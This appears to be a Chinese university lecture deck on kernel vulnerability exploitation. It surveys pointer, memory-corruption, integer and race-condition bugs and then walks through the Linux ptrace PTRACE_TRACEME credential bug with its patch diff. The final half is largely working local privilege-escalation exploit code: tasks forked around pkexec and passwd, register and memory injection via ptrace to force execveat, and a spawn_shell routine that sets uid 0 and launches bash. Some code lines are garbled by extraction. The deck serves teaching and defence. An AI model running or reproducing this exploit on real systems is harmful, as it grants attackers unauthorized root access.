

2019-2020学年秋季学期

漏洞利用与攻防实践

*Exploiting Software Vulnerability-
Techniques and Practice*

小组成员：

李仕杰 胡泉 黄晋涛

漏洞利用与攻防实践

Exploiting Software Vulnerability-Techniques and Practice

[第五次课]

内核漏洞利用技术介绍

内核漏洞分类

- 未初始化的、未验证的、已损坏的指针解引用
- 内存破坏漏洞
- 整数误用
- 竞态条件
- 逻辑 bug
- ...

- 涵盖了所有使用指针的情况，所指内容遭到破坏、没有被正确设置、或者没有做足够的验证。

代码示例

```
#include <stdio.h>
#include <string.h>
```

```
void big_stack_usage() {
    char big[0x100];
    memset(big, 'A', 0x100);
    printf("Big stack: %p ~ %p\n", big, big+0x100);
}
```

```
void ptr_un_initialized() {
    char *p;
    printf("Pointer value: %p => %p\n", &p, p);
}
```

```
int main() {
    big_stack_usage();
    ptr_un_initialized();
}
```

```
$ gcc -fno-stack-protector pointer.c
```

```
$ ./a.out
```

```
Big stack: 0x7fffd6b0e400 ~ 0x7fffd6b0e500
```

```
Pointer value: 0x7fffd6b0e4f8 => 0x4141414141414141
```

内存破坏漏洞

- 由于程序的错误操作重写了内核空间的内存（包括内核栈和内核堆）导致的。
- 此类漏洞的共同特征是由于某种形式的非预期的内存越界访问（读、写或兼而有之），可控程度较好的情况下可执行攻击者指定的任意指令，其他的大多数情况下会导致拒绝服务或信息泄露。
- strcpy(), sprintf()

分类

- 栈缓冲区溢出
- 堆缓冲区溢出
- 静态数据区溢出
- 格式串问题
- 越界内存访问
- 释放后重用
- 二次释放

栈缓冲区溢出

蠕虫	中文 名号	MS 公 告号	CVE ID	漏洞名
Slammer	蠕虫 王	MS02- 056	CVE- 2002- 1123	Microsoft SQL Server预验证过程远程缓冲区 溢出漏洞
MSBlast	冲击 波	MS03- 026	CVE- 2003- 0352	Microsoft Windows DCOM RPC接口长主机名 远程缓冲区溢出漏洞
Sasser	震荡 波	MS04- 011	CVE- 2003- 0533	Microsoft Windows LSASS远程缓冲区溢出漏 洞
Conficker	飞客 蠕虫	MS08- 067	CVE- 2008- 4250	Microsoft Windows Server服务RPC请求缓冲 区溢出漏洞

堆缓冲区溢出

- 导致堆缓冲区溢出的来源与栈溢出的一致，基本都是因为一些长度检查不充分的数据操作，唯一不同的地方只是发生问题的对象不是在编译阶段就已经确定分配的栈缓冲区，而是随着程序执行动态分配的堆块。

格式串问题

```
#define BUFSIZE 2048
.....
/* 我们看到, pop_msg() 的第三个参数是format串*/
pop_msg(POP *p, int stat, const char *format,...)
{
    POP *p;
    int stat;                /* POP status indicator */
    char *format;            /* Format string for the message */
    char message[BUFSIZE]; /* 定义了一个BUFSIZE=2048大小的缓冲区 */

    va_start(ap, format);    xxx%.2000d<RET><RET>...<RET>
    .....
    /* Point to the message buffer */
    mp = message;            /* mp指向message[]起始地址 */
    .....
    /* Append the message (formatted, if necessary) */
    if (format) {
        /* 这里将变参ap按照format的格式输出到mp所指向的message[]中
           注意, 这里没有检查拷贝数据的大小!
        */
        vsprintf(mp, format, ap);
```

- **整数溢出和符号转换错误是最常见的两种整数误用漏洞。这类漏洞往往不容易单独利用，但它可能会导致另外的一些漏洞（例如内存溢出）的发生。**
- 整数溢出发生在将一个超出整数数据存储范围的数赋值给一个整数变量。在不加控制的加法和乘法运算中如果堆参见运算的参数不加验证，也有可能发生整数溢出。
- 符号转换错误发生在将一个无符号数当做有符号数处理的时候。一个经典的场景是，一个有符号数经过某个最大值检测后传入一个函数，而这个函数只接收无符号数。

代码示例

```
int fw_ioctl (struct cdev *dev, u_long cmd, caddr_t data, int flag, fw_proc *td)
{
    [...]
    int s, i, len, err = 0; [1]
    [...]
    struct fw_crom_buf *crom_buf = (struct fw_crom_buf *)data; [2]
    [...]
    if (fwdev == NULL) {
        [...]
        len = CROMSIZE;
        [...]
    } else {
        [...]
        if (fwdev->rommax < CSRROMOFF)
            len = 0;
        else
            len = fwdev->rommax - CSRROMOFF + 4;
    }
    if (crom_buf->len < len) [3]
        len = crom_buf->len;
    else
        crom_buf->len = len;
    err = copyout(ptr, crom_buf->ptr, len); [4]
}
```

```
int copyout(const void *__restrict kaddr, void *__restrict udaddr, size_t len) __nonnull(1) __nonnull(2)
```


- 如果有两个或两个以上执行者将要执行某一动作并且执行结果会由于它们执行顺序的不同而完全不同时，也就是发生了竞争条件。避免竞争条件的方法有很多，例如通过锁、信号量、条件变量等来保证各种行动者之间的同步性。竞争条件中最重要的一点是可竞争窗口的大小，它对于触发竞态条件的难易至关重要，由于这个原因，一些竞态条件的情况只能在对称多处理器（SMP）中被利用。

```
int fpathconf(td, uap)
    struct thread *td;
    register struct fpathconf_args *uap;
{
    struct file *fp;
    struct vnode *vp;
    int error;
    if ((error = fget(td, uap->fd, &fp)) != 0)      [1]
        return (error);
    [...]
    switch (fp->f_type) {
    case DTYPE_PIPE:
    case DTYPE_SOCKET:
        if (uap->name != _PC_PIPE_BUF)
            return (EINVAL);                        [2]
        p->p_retval[0] = PIPE_BUF;
        error = 0;
        break;
    [...]
    out:
        fdrop(fp, td);                              [3]
        return (error);
    }
```

```
diff --git a/kernel/ptrace.c b/kernel/ptrace.c
index 8456b6e..705887f 100644
--- a/kernel/ptrace.c
+++ b/kernel/ptrace.c @@ -79,9 +79,7 @@ void
__ptrace_link(struct task_struct *child, struct task_struct
*new_parent, */
static void ptrace_link(struct task_struct *child, struct task_struct
*new_parent)
{
- rcu_read_lock();
- __ptrace_link(child, new_parent, __task_cred(new_parent));
- - rcu_read_unlock();
+ __ptrace_link(child, new_parent, current_cred());
}
```

- RCU(Read-Copy Update)，是 Linux 中比较重要的一种同步机制。顾名思义就是“读，拷贝更新”，再直白点是“随意读，但更新数据的时候，需要先复制一份副本，在副本上完成修改，再一次性地替换旧数据”。这是 Linux 内核实现的一种针对“读多写少”的共享数据的同步机制。
- 不同于其他的同步机制，它允许多个读者同时访问共享数据，而且读者的性能不会受影响（“随意读”），读者与写者之间也不需要同步机制（但需要“复制后再写”），但如果存在多个写者时，在写者把更新后的“副本”覆盖到原数据时，写者与写者之间需要利用其他同步机制保证同步。

Linux RCU机制



```
#include <sys/ptrace.h>
int ptrace(int request, int pid, int addr, int data);
```

PTRACE_ATTACH trace指定 pid 对应的进程

PTRACE_DETACH 结束 trace

PTRACE_TRACEME 本进程将被父进程trace

PTRACE_SYSCALL, PTRACE_CONT 重新运行。

PTRACE_PEEKTEXT, PTRACE_PEEKDATA 从内存地址中读取一个字节，内存地址由addr给出。

PTRACE_PEEKUSR从USER区域中读取一个字节，偏移量为addr。

PTRACE_POKEUSR 往USER区域中写入一个字节。偏移量为addr

Setresuid函数

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid);

long __sys_setresuid(uid_t ruid, uid_t euid, uid_t suid)
{
    struct user_namespace *ns = current_user_ns();
    const struct cred *old;
    struct cred *new;
    ....
    new = prepare_creds();
    ...
    old = current_cred();
    ...// some check
    return commit_creds(new);
    ...
}
```

调用链:

setresuid -> commit_creds -> put_cred -> atomic_dec_and_test
-> __put_cred -> put_cred_rcu

- RUID, 用于在系统中标识一个用户是谁，当用户使用用户名和密码成功登录一个UNIX系统后就唯一确定了他的RUID.
- EUID, 用于系统决定用户对系统资源的访问权限，通常情况下等于RUID。用于系统决定用户对系统资源的权限。也就是说当用户做任何一个操作时，最终看它有没有权限，都是在判断有效用户ID是否有权限，如果有，则OK，否则报错不能执行。在正常情况下，一个用户登录之后（我们假设是A用户），A用户的有效用户ID和实际用户ID是相同的，但是如果A用户在某些场景中想要执行一些特权操作，而上面我们说到用户的任何操作，Linux内核都是通过检验有效用户ID来判断当前执行这个操作的用户是否具有权限，显然是特权操作，A用户没有权限，所以A用户就只能通过一定的手段来修改当前的有效用户ID使其具有执行特权操作的权限。这里说明了下面为什么我们需要修改有效用户ID，就是想再某一时刻能够执行一些特权操作。
- SUID，用于对外权限的开放。跟RUID及EUID是用一个用户绑定不同，它是跟文件而不是跟用户绑定。

- 首先我们看下命令执行的过程，当普通用户执行passwd命令时，shell会fork出一个子进程，此时进程有效用户ID还是普通用户ID，然后exec程序执行/usr/bin/passwd。通过上面的表我们会知道，exec发现/usr/bin/passwd有SUID位，于是会把进程的有效用户ID设成设置成文件用户ID，显然就是root，此时这个进程都获得了root权限，得到了读写/etc/shadow文件的权限，从而普通用户可完成密码的修改。exec进程退出后会恢复普通用户的EUID为普通用户ID。这样就不会使普通用户一直拥有root权限。

漏洞触发点

漏洞出现在 ptrace 使用 request 参数为 PTRACE_TRACEME 的时候

调用链

ptrace -> ptrace_traceme -> ptrace_link -> __ptrace_link -> get_cred

kernel/ptrace.c

```
SYSCALL_DEFINE4(ptrace, long, request, long, pid, unsigned long,
addr,
    unsigned long, data)
{
    struct task_struct *child;
    long ret;

    if (request == PTRACE_TRACEME) {
        ret = ptrace_traceme();
        if (!ret)
            arch_ptrace_attach(current);
        goto out;
    }
```

```
static int ptrace_traceme(void)
{
    int ret = -EPERM;

    write_lock_irq(&tasklist_lock);
    /* Are we already being traced? */
    if (!current->ptrace) {
        ret = security_ptrace_traceme(current->parent);
        ...
        if (!ret && !(current->real_parent->flags & PF_EXITING)) {
            // 设置当前进程 被 trace
            current->ptrace = PT_PTRACED;
            ptrace_link(current, current->real_parent);
        }
    }
    write_unlock_irq(&tasklist_lock);
    return ret;
}
```



```
static void ptrace_link(struct task_struct *child, struct task_struct
*new_parent)
{
    rcu_read_lock();
    __ptrace_link(child, new_parent, __task_cred(new_parent));
    rcu_read_unlock();
}
#define __task_cred(task)
    rcu_dereference((task)->real_cred)
```

```
void __ptrace_link(struct task_struct *child, struct task_struct
*new_parent,const struct cred *ptracer_cred)
{
    BUG_ON(!list_empty(&child->ptrace_entry));
    list_add(&child->ptrace_entry, &new_parent->ptraced);
    child->parent = new_parent;
    child->ptracer_cred = get_cred(ptracer_cred);
}
```

```
static inline const struct cred *get_cred(const struct cred *cred)
{
    struct cred *nonconst_cred = (struct cred *) cred;
    if (!cred)
        return cred;
    validate_creds(cred);
    return get_new_cred(nonconst_cred);
}
//-----
static inline struct cred *get_new_cred(struct cred *cred)
{
    atomic_inc(&cred->usage);
    return cred;
}
```

```
if (atomic_read(&cred->usage) != 0)
    panic("CRED: put_cred_rcu() sees %p with usage %dn",
        cred, atomic_read(&cred->usage));
```

父进程	子进程	cred refcnt
fork()		1
	ptrace()	1
	ptrace_traceme()	1
	ptrace_link()	1
	__ptrace_link()	1
setresuid()		0
	get_cred()	Free

- task A fork 出 task B
- task B fork 出 task C
- B execve 一个 suid 程序(假设 root, 这时 B 的 cred 是 root 权限)
- C 调用 PTRACE_TRACEME 让 B trace 自己 (C 记录 B root 权限的 cred)
- C execve 同样执行一个 suid 程序(/usr/bin/passwd)
- B 减低自己权限 (关键 这个时候 A 可以通过 ptrace 修改 B 的内存)

- C 保存的 ptracer 的 cred 是 root 权限的，也就是说它会认为父进程是一个 root 权限的进程，而本身 C 已经是 root 权限了，这个时候 B 就可以修改 C 的内存达到用以 root 权限任意执行代码了。

- 这个过程有两个问题

- ptrace的时候是怎么样做的权限检查？

对 ptracee 做内存读写的时候, 会通过ptrace_access_vm 函数做检查

- 怎么样找出 一个 task B 这样的 suid 程序？

polkit 是 linux桌面下的一个授权模块，大多数的linux发行版本都有这个模块。

pkexec 可以通过 --user 参数授权特定的用户执行命令，没有指定的话默认为root权限

Task A

```
if(strcmp(argv[0],"stage2")==0){  
    return middle_stage2();  
}  
if(strcmp(argv[0],"stage3")==0){  
    return spawn_shell();  
}  
  
// 下一次 写(block_pipe[1] 会 block 住  
pipe2(block_pipe,O_CLOEXEC|O_DIRECT);  
fcntl(block_pipe[0],F_SETPIPE_SZ,0x1000);  
char dummy=0;  
write(block_pipe[1], &dummy, 1);
```

```
pid_t midpid =  
clone(middle_main,middle_stack+sizeof(middle_stack),  
      CLONE_VM|CLONE_VFORK|SIGCHLD,NULL);  
static const char *helper_path="/usr/lib/gnome-settings-daemon/gsd-  
backlight-helper";  
...  
while(1){  
    // 等待 直到 task B 运行 pkexec 的时候  
    int fd = open(sprintf("/proc/%d/comm", midpid), O_RDONLY);  
    char buf[16];  
    int buflen = read(fd, buf, sizeof(buf)-1);  
    buf[buflen] = "  
    *strchrnul(buf, 'n') = "  
    if (strncmp(buf, basename(helper_path), 15) == 0)  
        break;  
    usleep(100000);  
}
```

Task B

```
static int middle_main(void *dummy){  
    // task B  
    pid_t middle = getpid();  
    // 用于后续替换内存镜像  
    self_fd = open("/proc/self/exe",O_RDONLY);  
    fprintf(stderr,"01 task B fork task Cn");  
    // fork 出进程 C  
    pid_t child = fork();  
    if(child==0){
```

```
fprintf(stderr,"02 task B execl suid pkexecn");
// 用于后续替换内存映像
dup2(self_fd,0);
// stdout < block pipe 下一次向 stdout 写东西的时候会 block 住
dup2(block_pipe[1],1);

/*
 * setreuid(0, 0)
 * setregid(1001, 1001)
 * setreuid(1001, 1001)
 * write something
 * */
struct passwd *pw = getpwuid(getuid());
execl("/usr/bin/pkexec","pkexec","--user",pw->pw_name,helper_path,"--help",NULL);
err(1,"execl pkexecn");
```

Task C

```
if(child==0){
    // task C
    //用于后面修改内存镜像
    dup2(self_fd,42);
    // 监控父进程 也就是 task B 的 Uid 情况
    // 执行 pkexec 的时候task B 会变成 root 权限,  Uid == 0
    int proc_fd =
    open(tprintf("/proc/%d/status",middle),O_RDONLY);
    char *needle = tprintf("nUid:t%dt0t", getuid());
    while(1){
        char buf[1000];
        ssize_t buflen =  read(proc_fd,buf,sizeof(buf)-1,0);
        buf[buflen]="";
        if(strstr(buf,needle))break;
    }
```

```
fprintf(stderr,"03 task C trigger tracemen");  
    // 保存 task B 的 root cred  
    ptrace(PTRACE_TRACEME,0,NULL,NULL);  
    // task C 执行 suid 程序  
    fprintf(stderr,"04 exec suid /usr/bin/passwdn");  
    execl("/usr/bin/passwd","passwd",NULL);  
}
```

Task A修改内存

```
fprintf(stderr,"05 task A attack task Bn");  
ptrace(PTRACE_ATTACH,midpid,0,NULL);  
waitpid(midpid,&dummy_status,0);  
  
force_exec_and_wait(midpid, 0, "stage2");
```

```
static void force_exec_and_wait(pid_t pid, int exec_fd, char *arg0)
{
    struct user_regs_struct regs;
    struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
    // 在 syscall 调用时停下
    ptrace(PTRACE_SYSCALL, pid, 0, NULL);
    waitpid(pid, &dummy_status, 0);
    // 获取 registers
    ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov);
    /* set up indirect arguments */
    // 在栈上构造假的数据, 作为后面 execve 的参数
    unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
```



```
struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
} ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
};
strcpy(ipage.arg0, arg0);
// 写 task B 的 内存
for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
    ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
(void*)pdata);
}
```

```
/* execveat(exec_fd, path, argv, envv, flags) */  
// 修改寄存器, 换成 execveat 系统调用  
regs.orig_rax = __NR_execveat;  
regs.rdi = exec_fd;  
regs.rsi = scratch_area + offsetof(struct injected_page, path);  
regs.rdx = scratch_area + offsetof(struct injected_page, argv);  
regs.r10 = scratch_area + offsetof(struct injected_page, envv);  
regs.r8 = AT_EMPTY_PATH;  
ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov);  
ptrace(PTRACE_DETACH, pid, 0, NULL);  
waitpid(pid, &dummy_status, 0);  
  
}
```

force_exec_and_wait () 代码逻辑

1. 获取 task B 当前的寄存器
2. 在 stack 上构造假的数据，作为系统调用的参数
3. 更改 寄存器的值，执行 execveat系统调用

task B 执行 execveat 时传入的 exec_fd 是 0，对应我们前面看到的 dup2(self_fd,0);, 也就是重新运行一遍 poc 了，于是逻辑又会从 main 函数开始，这个时候 task B 的 argv[0] 已经被改成 stage2 了,这个时候就会进入前面 main 函数入口的 strcmp 的逻辑

```
static int middle_stage2(void){
    fprintf(stderr,"06 middle stage2n");

    pid_t child = waitpid(-1,&dummy_status,0);
    force_exec_and_wait(child, 42, "stage3");
    return 0;
}

if(strcmp(argv[0],"stage2")==0){
    return middle_stage2();
}
if(strcmp(argv[0],"stage3")==0){
    return spawn_shell();
}
```

```
static int spawn_shell(void){  
    fprintf(stderr,"07 trigger shelln");  
    setresgid(0, 0, 0);  
    setresuid(0, 0, 0);  
    execlp("bash", "bash", NULL);  
    return 0;  
}
```

Q&A